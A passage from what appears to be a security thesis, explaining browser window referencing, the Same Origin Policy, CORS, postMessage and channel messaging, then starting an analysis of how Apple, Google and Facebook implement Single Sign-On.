


Figure 2.4: Browsing contexts, execution contexts, and window groups. Each window has an individual browsing and execution context. The **first window group** consists of four windows. The **second window group** and **third window group** consist of one window each.

1. The user opens a new web browser window and navigates the primary window to `alice.com`.
2. `alice.com` contains an embedded frame (`dave.com`) and opens two popup windows: `eve.com` is opened in a stand-alone web browser window and `bob.com` is opened in a new web browser tab. Since all windows are related to the same primary window on `alice.com`, they form the **first window group**.
3. The user opens a new web browser tab and navigates the primary window to `carol.com`. This creates a new, **second window group**.
4. The user opens a new web browser window and navigates the primary window to `frank.com`. This creates a new, **third window group**.

2.3.3 Window Interface

The `Window` interface programmatically represents a primary window, popup window, or frame that contains an instantiated DOM tree including a document. Within each window, the global variable `window`, which is of type object and implements the `Window` interface, is exposed to the JS code. The `window` variable represents the root node of the current window's DOM tree and thus always refers to the window in which the JS script is executed. Each window has its own `Window` object, always accessible via the global `window` variable in JS [64].

The `Window` interface implements a variety of properties, methods, event handlers, events, and more. Besides that, global variables created by JS scripts are scoped and attached to the `Window` object of the window in which the scripts are executed. In this thesis, the following basic properties and methods of the `Window` interface [64] are used:

`Window.location` returns an object containing information about the referenced window's location. The object contains the following properties: `href`, `protocol`, `host`,

port, pathname, search, hash and origin. With `Window.location.href = "<URL>"`, the referenced window can be instructed to navigate to the new URL using JS. The `Window.location.reload()` method initiates a page reload.

`Window.name` returns the optional name of the referenced window. With `Window.name = "<WINDOW_NAME>"`, the name of the referenced window is set. Note that this is *not* the document title – it is rather used to identify and receive a reference to the named window (see Window Referencing in Section 2.3.4).

`Window.localStorage` returns a reference to the localStorage container in which key-value pairs are stored permanently. JS code can write to localStorage with `Window.localStorage.setItem("key", "value")` and read from localStorage with `Window.localStorage.getItem("key")`.

`Window.sessionStorage` returns a reference to the sessionStorage container in which key-value pairs are stored temporarily until the window is closed. Other than that, this property works similar to `Window.localStorage`.

`Window.closed` returns a boolean that indicates whether the referenced window is closed or not.

`Window.close()` closes the referenced popup window. It throws an error if it is invoked on a primary window or frame.

The next Section 2.3.4 introduces further properties and methods exposed by the `Window` interface, which enable `Window` objects to reference each other.

2.3.4 Window Referencing

The DOM allows windows to reference each other as long as they are within the same window group. Thus, one browsing context can reference another browsing context and access the properties and methods scoped to its `Window` object. If both browsing contexts share the same protocol, host, and port, they gain full access to the referenced window's `Window` object. Otherwise, they are provided with severely restricted access to certain properties and methods of the referenced `Window` object. This access is controlled by the SOP, which is explained in Section 2.4.

Window referencing is a fundamental prerequisite for *web messaging*. If a window wants to send a message to another window within the same window group, it always has to select the *receiving window* first. As soon as the receiving window is selected, the message is finally sent to it by the *sending window*. Thus, we will first introduce the basics of window referencing before the `postMessage` API – providing web messaging functionality – is explained in more detail in Section 2.5.3.

The `Window` interface [64] exposes the following properties for window referencing:

`Window.self` returns the window itself on which this property was accessed. This is equal to the `Window.window` property itself: `Window.self === Window.window`.

`Window.parent` returns the parent window of this frame. Since primary windows and popup windows do not have any parents (i.e. are not embedded), their `parent` property refers to the window itself: `Window.parent === Window.self`.

`Window.top` returns the topmost window of this frame. Since primary windows and popups windows are topmost windows (i.e. do not have any parents), their `top` property refers to the window itself: `Window.top === Window.self`.

`Window.opener` returns the window that opened this popup window using `Window.open()`. If this window is a primary window or frame, it returns `null`.

`Window.frames` returns an array of frames embedded in this window. Each item within the array is a `Window` object implementing the `Window` interface and represents the given frame.

`Window.frames.length` Returns the number of elements within the `Window.frames` array. That is, this property indicates the number of frames embedded on this window.

The `Window.open()` method The counterpart of the `Window.opener` property is the `Window.open()` method defined as follows [65]:

```
var myPopup = Window.open(url, windowName, [windowFeatures])
```

This method loads the URL specified in the first parameter (string) into a *new* or *existing* browsing context. If the second parameter (string) matches an existing `Window.name` property of a window within the same window group, the URL is loaded into that window's existing browsing context. Otherwise, a new popup window is created and the `Window.name` property is set accordingly. Other than that, there are keywords reserved for specific browsing contexts:

- `_self` refers to the current browsing context and is selected by default.
- `_blank` refers to a new, unnamed popup window.
- `_parent` refers to the parent browsing context.
- `_top` refers to the topmost browsing context.

Thus, if a new popup window is opened, the second parameter must be either set to `_blank` or to an unused window name. If the third parameter (string) is omitted and a new popup window is opened, it is added as a new *web browser tab*. Otherwise, if the third parameter is specified, the popup window is opened as a new, stand-alone *web browser window*. This parameter specifies, among other features, the default size of the web browser window, such as `width=300,height=500` (in pixels).

The `Window.open()` method returns a `Window` object representing the new popup window that was created. This variable must be saved for future references, for example by

adding it to the window's global Window object with `window.myPopup = window.open()`. If the reference to the popup window was not saved or got lost, a new reference can be obtained using the popup window's name and an empty URL: `var myPopup = window_.open("", windowName)`.

Example In order to understand the relations between primary windows, popup windows, and frames, we will introduce an exemplary setup in Figure 2.5. Based on this example, we will reconsider the properties and methods provided by the Window interface for window referencing.




Figure 2.5: Window referencing within the DOM. Yellow arrows indicate directional window references moving upwards, whereas red arrows are moving downwards in the window hierarchy.

The setup in Figure 2.5 is defined as follows:

- The user opens the primary window on `alice.com`,
 - which opens a popup window on `bob.com`,
 - * which embeds an `iframe on eve.com`
 - * which embeds an `iframe on frank.com`
 - which embeds an `iframe on carol.com`,
 - * which embeds an `iframe on dave.com`

The basic relations introduced in Figure 2.5 can be combined for multi-staged references:

- If the `iframe on eve.com` wants to select its neighbor `iframe on frank.com`, it (1) selects its parent window with `window.parent`, and (2) selects the subsequent `iframe` with `.frames[1]`. The combined expression is: `window.parent.frames[1]`.
- If the `iframe on frank.com` wants to select the `iframe on dave.com`, it (1) selects the popup window with `window.top`, (2) selects the primary window with `.opener`,

(3) selects the iframe on `carol.com` with `.frames[0]`, and (4) selects the iframe on `dave.com` with `.frames[0]`. The combined expression is: `window.top.opener | .frames[0].frames[0]`.

- If the iframe on `eve.com` wants to select the iframe on `carol.com`, it (1) selects its parent window with `window.parent`, (2) selects the primary window with `.opener`, and (3) selects the iframe on `carol.com` with `.frames[0]`. The combined expression is: `window.parent.opener.frames[0]`.
- In turn: If the iframe on `carol.com` wants to select the iframe on `eve.com`, it fails to do so. Here, the SOP prohibits the iframe on `carol.com` from selecting the `popup` variable scoped to the `Window` object of the primary window on `alice.com`. The reasons for this restriction are outlined in the following Section 2.4.

2.4 Same Origin Policy

The Same Origin Policy (SOP) is a critical security mechanism within web browsers for protecting web applications. It denotes “[...] a complex set of rules which governs the interaction of different *Web Origins* within a web application” [76].

Web Origin The web origin of a URL is defined in [13, Section 4] as the triple: protocol (e.g. `http` or `https`), host (e.g. `example.com`), and port (e.g. `80` or `443`). If two URLs have the same web origin, they are referred to as *same-origin*. If two URLs have a different web origin, they are referred to as *cross-origin*. In this thesis, we will use the terms *web origin* and *origin* interchangeably.

Set of Rules Although there is no formal definition of the SOP, Schwenk, Niemiets, and Mainka [76] classified the diverse SOP rules into different subsets. For instance, one subset protects the browsing context on one origin from being accessed by a browsing context on a different origin. Another subset restricts the access to HTTP cookies and defines to which URLs they are sent. In terms of the `Fetch` API and `XMLHttpRequests` (XHRs) (see Section 2.5.2), a different subset of SOP rules regulates the cross-origin network communication and restricts websites from receiving cross-origin documents.

Same Origin Policy protects Browsing Contexts In this thesis, the SOP rules restricting how a browsing context on one origin can interact with a browsing context on a different origin are of major importance. In short, the SOP isolates browsing contexts and execution contexts in cross-origin scenarios. For instance, the SOP restricts the access to the `Window` object on one browsing context from being accessed by a cross-origin browsing context. The term “restrict” implies that the access is not entirely prohibited. For instance, the properties of the `Window` interface related to window referencing

are still accessible in cross-origin contexts. However, the `Window.document` property is strictly prohibited from being accessed by cross-origin browsing contexts.

As an example, a malicious website `attacker.com` must not be able to embed a website `bank.com` as `iframe` and subsequently access the document within its `Window` object. Also, the malicious website must not be able to execute JS code in the other website's execution context, for example by adding a `<script>` tag to the `Window.document.body` property of the other website's `Window` object.

Same Origin Policy in Single Sign-On In SSO, the IdP is usually located on a different origin than the SP. Thus, the SOP policy restricts their communication. In order to circumvent the SOP rules, the standard specifications [35, 67] define the use of HTTP redirects. Cross-origin writes, such as links, redirects, and form submissions, are allowed by the SOP [71].

In some scenarios, websites still need to access or communicate with cross-origin content, such as advertisements and analytics. Additionally, SSO in the wild may use alternative communication techniques (see Section 2.2.4.3), which eventuates in the demand of other mechanisms (see Section 2.5.3) to securely circumvent the SOP restrictions. Therefore, the following Section 2.5 describes controlled mechanisms to securely circumvent the SOP restrictions.

2.5 Cross-Origin Communication

Web browsers provide several mechanisms relaxing the SOP for cross-origin communication. In this thesis, we will make use of three of them:

- Cross-Origin Resource Sharing (cf. Section 2.5.1) in conjunction with the `Fetch` API and `XMLHttpRequests` (cf. Section 2.5.2)
- `postMessage` API (cf. Section 2.5.3)
- Channel Messaging API (cf. Section 2.5.4)

2.5.1 Cross-Origin Resource Sharing

Cross-Origin Resource Sharing (CORS) “[...] is a part of HTTP that lets servers specify what hosts are permitted to load content from that server” [71]. Therefore, it “uses additional HTTP headers to tell browsers to give a web application running at one origin, access to selected resources from a different origin” [59]. Web apps using the `Fetch` API or `XHRs` “[...] can only request resources from the same origin the application was loaded from unless the response from other origins includes the right CORS headers” [59].

If the `Fetch` API or `XHR` sends an authenticated `GET` request (i.e. with HTTP cookies) to a cross-origin server, CORS works as follows:

1. The HTTP GET request is sent to the cross-origin server. The `Origin` header identifies the website from which the request is initiated.

```
GET /resources/protected.txt HTTP/1.1
Host: rs.com
Origin: https://alice.com
Cookie: [...]
```

2. In response, the server responds with an `Access-Control-Allow-Origin` header that whitelists the origins allowed to access its resource. Also, the web browser rejects any response that does not contain the `Access-Control-Allow-Credentials: true` header if the “include credentials” option was set by the `Fetch` API or `XHR`. Finally, the `Access-Control-Expose-Headers` header whitelists response headers that the web browser is allowed to provide to the requesting website.

```
HTTP/1.1 200 OK
Content-Type: text/plain
Access-Control-Allow-Origin: https://alice.com
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Custom-Header
X-Custom-Header: [...]
```

2.5.2 Fetch API and XMLHttpRequests

“XMLHttpRequest (XHR) objects are used to interact with servers. You can retrieve data from a URL without having to do a full page refresh. This enables a Web page to update just part of a page without disrupting what the user is doing.”¹ [66]

As the successor of XHRs, the `Fetch` API pursues the same purpose. It “[...] provides an interface for fetching resources (including across the network)” [60] as well, but “[...] provides a more powerful and flexible feature set” [60] than its predecessor.

Since the `Fetch` API plays an important role in Section 5.1 (XS-Leaks in SSO: Revealing End-User’s Account Ownership and Identity), we will provide an exemplary `GET` request to a cross-origin resource using CORS in Listing 2.3. XMLHttpRequests are not covered in detail in this thesis, thus they are not further introduced.

As shown in Listing 2.3, the `fetch()` method expects two arguments. At first, the URL of the requested resource is specified. The second argument contains configuration parameters [86, Section 2.2.5], from which the following are required in this thesis:

method specifies the HTTP method.

mode specifies the associated mode of the request:

same-origin ensures that the request is sent to a same-origin URL. The response provides full access to the headers and the body.

¹This is a basic property of single page applications, which are introduced in Section 2.2.4.1.

Listing 2.3: Example of Fetch API request with CORS.

```

1 fetch("https://rs.com/resources/protected.txt", {
2   method: "GET",
3   mode: "cors",           // same-origin, cors, no-cors
4   credentials: "include", // include, omit
5   redirect: "follow"     // follow, manual
6 }).then((response) => {
7   return response.text()
8 }).then((text) => {
9   // Receive the text.
10 }).catch((error) => {
11   // Some error occurred.
12 })

```

cors ensures that a CORS request is sent to the URL. If the server does not support CORS, an error is thrown.

no-cors neither sends a CORS request nor a same-origin request. The request is restricted to only allow GET, HEAD, and POST HTTP methods and certain request headers. The response is an *opaque filtered response* (`opaque` type), which does not contain any response headers or a body (otherwise it would violate the SOP).

credentials specifies if cookies should always be included in (`include`) or excluded from (`omit`) the request. This applies to cross-origin requests as well.

redirect specifies if redirects should always be followed (`follow`) or not (`manual`). This applies to cross-origin requests as well. If the `manual` value is set, the response is an *opaque-redirect filtered response* (`opaqueredirect` type), which does not contain any response headers or a body. The *opaque filtered response* and *opaque-redirect filtered response* only differ in their type attributes (`opaque` vs. `opaqueredirect`).

In contrast to XHR, which calls an event handler on success or failure, the Fetch API is entirely based on Promises. In particular, the `fetch()` method returns a Promise that resolves on success or rejects on failure as soon as the response is available.

2.5.3 PostMessage API

Although the Same Origin Policy isolates cross-origin browsing contexts, the `postMessage` API – introduced in HTML5 – “[...] provides a controlled mechanism to securely circumvent this restriction (if used properly)” [72]. Therefore, the `Window` interface exposes the `Window.postMessage()` method which “[...] safely enables cross-origin communication between `Window` objects” [72].

“Broadly, one window may obtain a reference to another [...] and then dispatch a `MessageEvent` on it [...]. The receiving window is then free to handle this event as needed.

The arguments passed to `Window.postMessage()` (i.e., the "message") are exposed to the receiving window through the event object" [72].

In general, the `postMessage` setup involves two parties: the *source window* that will send the message and the *target window* that will receive the message. Therefore, the source window implements the *postMessage sender* and the target window implements the *postMessage receiver*.

postMessage Sender The `Window.postMessage()` method is defined as follows [72]:

```
Window.postMessage(message, targetOrigin, [transfer])
```

Within the source window, the `Window.postMessage()` method is invoked on the target window's `Window` object. Section 2.3.4 demonstrates how the target window is referenced.

The first parameter specifies the actual data that is sent to the target window. This data is either a primitive data type or any object that supports serialization with the structured clone algorithm [63].

The second parameter (string) specifies the origin of the target window as a URL. If the origin provided within this parameter does not match the target window's origin, the event is not dispatched within the target window – only if both origins match, the target window is able to receive the message. The target origin `"*"` is used as a wildcard that matches any origin – in this case, every target window is able to receive the message (regardless of its origin).

The third parameter is optional and specifies an array of `Transferable` objects that are sent to the target window. The scope of the transferred objects is moved to the target window's browsing context. Thus, the source window's execution context can no longer access these objects.

The source window finally creates a new `MessageEvent` object implementing the `MessageEvent` interface based on the sender's parameters and finally dispatches that event on the target window.

postMessage Receiver The target window must register an event listener *before* the message is sent by the source window [72]:

```
window.addEventListener("message", (event) => {  
    // event implements the MessageEvent interface  
})
```

The first parameter specifies that this event listener only listens for dispatched events implementing the `MessageEvent` interface.

The second parameter specifies the callback that is invoked as soon as an event implementing the `MessageEvent` interface is received at the target window. The received `MessageEvent` object is passed as parameter to the callback.

The `MessageEvent` interface exposes the following properties:

`MessageEvent.data` is the actual data that is sent by the source window. The data type is preserved.

`MessageEvent.origin` is the origin of the source window *at the time* the `Window.postMessage()` method was invoked. The origin is returned as string: `<protocol>://<host>[:<port>]`.

`MessageEvent.source` is a reference to the `Window` object of the source window. This reference may be used by the target window to send a message back to the source window.

postMessage Example Figure 2.6 illustrates a common use case of the `postMessage` API:




Figure 2.6: Cross-origin communication with the `postMessage` API. The primary window sends messages to the iframe and popup window and receives a response from both of them. For the sake of simplicity, we assume a sequential, deterministic execution order (which is different in practice).

1. The primary window on `alice.com` embeds a cross-origin iframe on `bob.com`.
2. The primary window on `alice.com` opens a cross-origin popup window on `carol.com`.
3. The primary window sends a message to the cross-origin iframe and popup window. In both cases, the target origin is specified, such that only `bob.com` and `carol.com` can receive the respective messages.
4. As soon as the iframe or popup window receive a message, they respond with a message to the source window. This time, the target origin is the wildcard, such that every window can send a message to `bob.com` or `carol.com` and receive a response.

The security considerations of the `postMessage` API are worked out in Section 4.2.

2.5.4 Channel Messaging API

“The Channel Messaging API allows two separate scripts running in different browsing contexts [...] to communicate directly, passing messages between one another through two-way channels (or pipes) with a port at each end.” [69]

The Channel Messaging API is examined based on Figure 2.7:

1. The `MessageChannel` object is initialized with the `MessageChannel()` constructor within the primary window on `alice.com`. It implements the `MessageChannel` interface [62], which exposes the following properties:

`MessageChannel.port1` returns `port1` of the channel, which is used by the execution context that initializes the channel.

`MessageChannel.port2` returns `port2` of the channel, which is used by the execution context on the contrary side of the channel.

Both ports implement the `MessagePort` interface [70], which exposes the following methods:

`MessagePort.postMessage(message, [transfer])` sends the message from the referenced port through the channel to the contrary port. The target origin is not specified, since the target window’s execution context must have access to the contrary port. Other than that, this method works similar to `Window.postMessage()`.

`MessagePort.start()` opens the port – that is, *starts* to dispatch incoming messages and send outgoing messages through the channel.

`MessagePort.close()` closes the port – that is, *stops* to dispatch incoming messages and send outgoing messages through the channel.




Figure 2.7: Cross-origin communication with the Channel Messaging API. The primary window initializes a new `MessageChannel` and transfers `port2` via the `postMessage` API to the iframe. Both cross-origin windows are able to safely send messages via `port1` and `port2` of the `MessageChannel`.

2. The primary window on `alice.com` registers an event listener (cf. Section 2.5.3) on `port1` of the channel and opens the port. If a `MessageEvent` object is received on `port1`, it is passed to the `channelReceiver` callback.
3. The iframe on `bob.com` registers an event listener (cf. Section 2.5.3) on its `Window` object. If a `MessageEvent` object is received on the window, it is passed to the `init` callback.
4. The primary window sends an initialization message to the iframe with the `postMessage` API. Thereby, it transfers `port2` of the channel to the iframe's browsing context. Thus, the primary window's execution context can no longer access `port2` of the channel.
5. Once the iframe receives `port2` of the channel within its `postMessage` callback, it registers an event listener (cf. Section 2.5.3) on `port2` of the channel and opens the port. If a `MessageEvent` object is received on `port2`, it is passed to the `channelReceiver` callback.
6. The primary window may send a message to the iframe with `port1.postMessage(message)`. The iframe will receive the `MessageEvent` object within its `channelReceiver` callback. The same procedure works vice versa, if the iframe may send a message to the primary window.

The security considerations of the Channel Messaging API are worked out in Section 4.2.

2.5.5 Remote Procedure Calls

A Remote Procedure Call (RPC) is a communication technique between two parties: a *client* (or *caller*) and a *server*. The procedure is defined in RFC 5531 as follows:

“The caller first sends a call message to the server process and waits (blocks) for a reply message. The call message includes the procedure's parameters, and the reply message includes the procedure's results. Once the reply message is received, the results of the procedure are extracted, and the caller's execution is resumed. On the server side, a process is dormant awaiting the arrival of a call message. When one arrives, the server process extracts the procedure's parameters, computes the results, sends a reply message, and then awaits the next call message.” [82]

In this thesis, RPCs are sent via the `postMessage` API (cf. Section 2.5.3). That is, a source window sends a RPC request message via the `postMessage` API to a target window, which processes the request and finally returns the RPC response message via the `postMessage` API as well. Note that this can be applied to the Channel Messaging API (cf. Section 2.5.4) as well. JSON-RPC provides a simple data structure for the messages.

JSON-RPC 2.0 “JSON-RPC is a stateless, light-weight Remote Procedure Call (RPC) protocol” [44] based on JSON (cf. Section 2.1) and is structured as follows:

The client invokes a JSON-RPC call on the server by sending the *request object* in Listing 2.4:

Listing 2.4: Example of JSON-RPC request object.

```
1 {"jsonrpc": "2.0", "id": 123, "method": "multiply", "params": {"x": 5, "y": 10}}
```

Once the server receives the request object, it executes the RPC and finally replies with the *response object* in Listing 2.5:

Listing 2.5: Example of JSON-RPC response object.

```
1 {"jsonrpc": "2.0", "id": 123, "result": 50}
```

The `id` parameter is mirrored by the server and used by the client to assign the response object to the appropriate request object. Note that JSON is supported natively by the `postMessage` API, which makes JSON-RPC a suitable protocol for RPCs that are sent with the `postMessage` API.

3 Single Sign-On Protocols in the Wild

In this chapter, we reveal how SSO is actually implemented in the wild. In order to understand widespread implementation practices, three IdPs were selected for further investigation.

Methodology The criteria for selection of IdPs were: widespread use in practice and novel design conceptions. As shown in the statistic on *Social Login Preference of Global Internet Users as of 2nd Quarter 2016* [20], Facebook and Google were the two most commonly used social login platforms in 2016 with approximately 53% and 45% market share, respectively. These are complemented by the just recently presented *Sign in with Apple* service, which promises to introduce novel privacy-preserving methods for SSO.

By choosing three IdPs, we follow qualitative instead of quantitative research approaches. We focus on in-depth implementation specifics rather than giving a brief overview of multiple IdPs. Also, it was decided that the best method for this investigation was to implement the SSO SDKs according to their developer documentation. It was important to consider all features from the IdP such that no protocol steps were missed. Additional noisy traffic on SPs (i.e., caused by ads and analytics) was prevented from pervading the essential SSO protocol messages. All SSO flows were manually executed in the latest *Google Chrome* (v81-85) and captured with *Burp Suite*. The *Burp* extension *EsPReSSO* was used to identify and highlight SSO-related protocol messages [55]. Also, flows were executed repetitively in order to detect different behaviors, such as the existent or non-existent End-User consent. Finally, all flows were exported in *Burp Suite*'s Extensible Markup Language (XML) format for archiving purposes. The custom build extension *BurpXMLExportViewer* [39] can be used to review the requests and responses within the XML export file. The SSO protocols described in this thesis are implemented on `https://<IDP>.sso.louisjannett.de` where <IDP> is replaced by `apple`, `google`, or `facebook`.

Out of scope This chapter is not an implementation guide on how to integrate Apple, Google, and Facebook SSO but rather a discussion on how the Representational State Transfer (REST) endpoints, protocol structure, protocol flows, and protocol messages are realized. Thus, the analysis of native app frameworks (i.e. iOS and Android) is out of scope, since they only provide convenient interfaces for high-level communication with the REST endpoints. The OAuth 2.0 Device Authorization Grant for devices with limited input or display capabilities (i.e., smart TVs) is out of scope as well.

Structure This chapter is introduced in Section 3.1 with a brief overview of the SSO protocols included in the scope of this thesis. The in-depth protocol analyses are revealed in Sections 3.2 to 3.4. In particular, each section first introduces the IdP, followed by the Client registration process and the various protocol flow descriptions. Note that this chapter only introduces the protocol flows and – due to space restrictions – does not cover each parameter within each protocol message. Further details on the supported OAuth and OIDC flows, as well as the *authnReq*, *authnResp*, *tokenReq*, and *tokenResp* protocol messages are included in Tables A.1 to A.5 in Appendix A.1.

3.1 Overview

In general, the investigated protocols can be classified into two categories: (1) SSO protocols inspired by standardized OAuth and OIDC flows and (2) SSO protocols inspired by custom-designed flows. Accordingly, the real-world SSO services that exhibit similarities with the standard specifications are introduced as follows:

Sign in with Apple is Apple’s response to an evolving interest in privacy-aware SSO specifically designed for the Apple ecosystem. As of yet, the protocol is intended for authentication of End-Users only, whereas the authorization part is reserved for future use. Section 3.2.2 reveals more details on that.

Google OAuth 2.0 and OpenID Connect 1.0 is one of three SSO systems designed at Google for standard-compliant authorization and authentication. See Section 3.3 for more details.

Facebook Login represents Facebook’s platform for standard-compliant authorization but custom authentication that is only inspired by standardized concepts. More details are explained in Section 3.4.2.

In contrast, the following real-world SSO services are build up on custom design ideas:

Google Sign-In is Google’s preferred choice for SSO integration with Google services across devices. As shown in Section 3.3.2, the flow is heavily influenced by custom design patterns.

Google One Tap Sign-In and Sign-Up is a novel approach for user registration and authentication accomplished with a single tap on a button. At this point, there is no other known IdP which offers similar functionalities. More information is given in Section 3.3.3.

Facebook Login SDK is based on *Facebook Login* but introduces several novel design decisions related to web apps. All details are specified in Section 3.4.3.

3.2 Identity Provider: Apple

Sign in with Apple was first presented on WWDC19 in June 2019 to the public and introduces some novel design concepts which enhance user privacy. The relatively strict App Store guidelines have led to a broad adoption rate in the wild. In fact, apps that use any third-party social login service (i.e., *Google Sign-In* or *Facebook Login*) are required to also support *Sign in with Apple* as an equivalent option [3, Section 4.8].

Sign in with Apple features some properties that stand out from other competitive SSO providers:

2FA Every account on the SP that is created with *Sign in with Apple* is automatically protected with Two-Factor Authentication (2FA).

Limited Scope Data collection is limited to the End-User's name and email address.

Private Email Replay End-User's may choose to share their real email address with the SP or alternatively request Apple to generate an anonymous, random email address that acts as a proxy between the SP and the End-User's real email account.

Biometrics On Apple devices, End-Users can use their existing authentication on the device to authenticate with biometrics on the IdP.

Antifraud In the native SDK on iOS devices, Apple combines on-device machine learning, account history, and hardware attestation to compute a signal that determines if the End-User is likely to be a real person [8].

Although *Sign in with Apple* was primarily designed to work in the Apple ecosystem, the following integration options are provided:

iOS, macOS, tvOS, and watchOS Apple provides native libraries – as part of the *AuthenticationServices* framework¹ – that work exclusively on their platforms. These libraries are tightly integrated into the OS and make use of the existing authentication on the system (i.e., no embedded or external UA is required). In this thesis, they are out of scope.

REST Endpoints Apple provides direct access to the *authnEndp* and *tokenEndp* such that websites and apps running on other platforms are able to integrate with *Sign in with Apple* as well.

Sign in with Apple JS Apple provides a JS SDK – wrapping the REST endpoints – as a convenient interface for web developers. The SDK communicates with the REST endpoints.

Section 3.2.2 contains a single protocol analysis that is valid for both, *Sign in with Apple JS* and the REST endpoints.

¹More information about the *AuthenticationServices* framework is available on <https://developer.apple.com/documentation/authenticationservices>.

3.2.1 Client Registration

The manual Client registration ties up on existing native app management policies at Apple and differentiates from the general terms introduced by OAuth and OIDC. Thus, some concepts used at Apple are introduced first before they are finally applied to the standard. As an overview, an exemplary Client registration setup could be defined as follows:

- **Primary App ID:** <TEAM_ID>.com.sp.app.ios
 - **Secondary App ID:** <TEAM_ID>.com.sp.app.macos
 - **Services ID:** com.sp.web
 - * **Web Domains:** sp.com
 - * **Return URLs:** https://sp.com/redirect
 - **Key:** 1A2B3C4D5E (kid)
 - **Notification Endpoint:** https://sp.com/notify
- **Email Sources:** sp.com and/or support@sp.com

